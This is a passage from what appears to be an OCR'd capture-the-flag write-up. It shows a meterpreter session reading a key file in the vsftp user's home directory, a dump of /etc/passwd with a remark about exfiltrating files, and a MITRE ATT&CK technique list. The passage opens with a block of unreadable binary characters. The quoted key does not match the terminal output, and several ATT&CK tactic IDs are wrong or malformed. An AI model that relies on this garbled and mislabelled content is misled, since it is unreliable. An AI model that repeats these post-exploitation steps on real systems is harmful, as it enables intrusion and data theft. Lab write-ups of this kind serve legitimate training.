
.



```
......^
...
5.ZD.".
=...?W..<.^
6.^
=.n.f.?...$r...`
.T.w...H.W.deY.._p.l...#..T:e......U......E.R..s....*....l`...[...Zv..>..Ae..y..f...o..../.."K
.gW......u..&.}Bo...f.L;.).*.W..v...3......&25_../......<R..e...y..1..6-.IU.%...y.....sO'.....
..E.U..;p
j|)%.s...0....Z....s. .]..r..f.xG....q\.Xt...=...z...........W.......z...z...z...z...~.I>#....
R........H.z...x...z...z...{...J...K...O...C...C...B...J...C...z...z...z...z...z...z...z...z..
.Wz.k.."..^P...
w`...*.c.kTw.]............F..VE...........er.!.....)./.:[...V.b 7"...d....o...r...D
....".7..K...#.U...s}*#:..K..
.x...{..HM..*...6
A/...d.!.nM..%..x~.\_.....-........_....z......;W.e.UT...C..B1o..{....S_.f...3  .^.*q. A..?...
.yv|.....eZ../..../...*...:^0*Ykv$X.......G.../<.{...
.xp...........o.U...1.$'...=6.l<gb...e.Ud.&..tYr..~Q..J....<.G.#...B.......0.z...-....9.%..@..
m....
.A..wt..v..@...A9..@..V..emg.2*p.....-...#..\...`#e.X..........s...\.........h.......t..q)....
```

.

10. Back to meterpreter, we find the KEY008 in the vsftp user's home directory. **KEY008-u35DuEmIe31+ItByiKdK/Q==**.




```
meterpreter > cd vsftp
meterpreter > ls
Listing: /home/vsftp
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  32    fil   2023-09-13 21:52:00 -0400  key8

meterpreter > vi key8
[-] Unknown command: vi
meterpreter > cat key8
KEY008-u35DuEmIe319ItByiKdK/Q==
```

.

11. We can also print the */etc/passwd* file to list other users. And possibly exfiltrate files on the file system (except files owned by other users & root).



```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
tss:x:100:107:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:108::/nonexistent:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:105:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:106:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/
false
fwupd-refresh:x:107:115:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
saned:x:108:117::/var/lib/saned:/usr/sbin/nologin
geoclue:x:109:118::/var/lib/geoclue:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:110:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:111:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbi
n/nologin
gnome-initial-setup:x:112:65534::/run/gnome-initial-setup/:/bin/false
Debian-gdm:x:113:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
opp:x:1001:1001:Otto Oppenheimer,111,222,333,444:/home/opp:/bin/bash
brian:x:1000:1000:Brian Oppenheimer,NA,NA,555-555-1212:/home/brian:/bin/bash
bind:x:114:122::/var/cache/bind:/usr/sbin/nologin
vsftp:x:1002:1002::/home/vsftp:/bin/sh
```

.

2.3 MITRE ATT&CK Framework TTPs

TA0001: Reconnaissance
- **T1595:** Active Scanning
  - **.002:** Vulnerability Scanning
- **TA0001:** Reconnaissance
  - **T1595:** Active Scanning
    - **.003:** Wordlist Scanning
- **TA00042:** Resource Development
  - **T1588:** Obtain Capabilities
    - **.002:** Exploits
- **TA0001:** Initial Access
  - **T1190:** Exploit Public-Facing Application
    - **NA:** NA
- **TA0002:** Execution
  - **T1059:** Command and Scripting Interpreter
    - **.004:** Unix Shell
- **TA0007:** Discovery
  - **T1087:** Account Discovery
    - **.001:** Local Account
- **TA0007:** Discovery
  - **T1083:** File and Directory Discovery
    - **NA:** NA
- **TA0011:** Command and Control
  - **T1573:** Encrypted Channel
    - **.001:** Symmetric Cryptography
- **TA0011:** Command and Control
  - **T1573:** Encrypted Channel
    - **.002:** Asymmetric Cryptography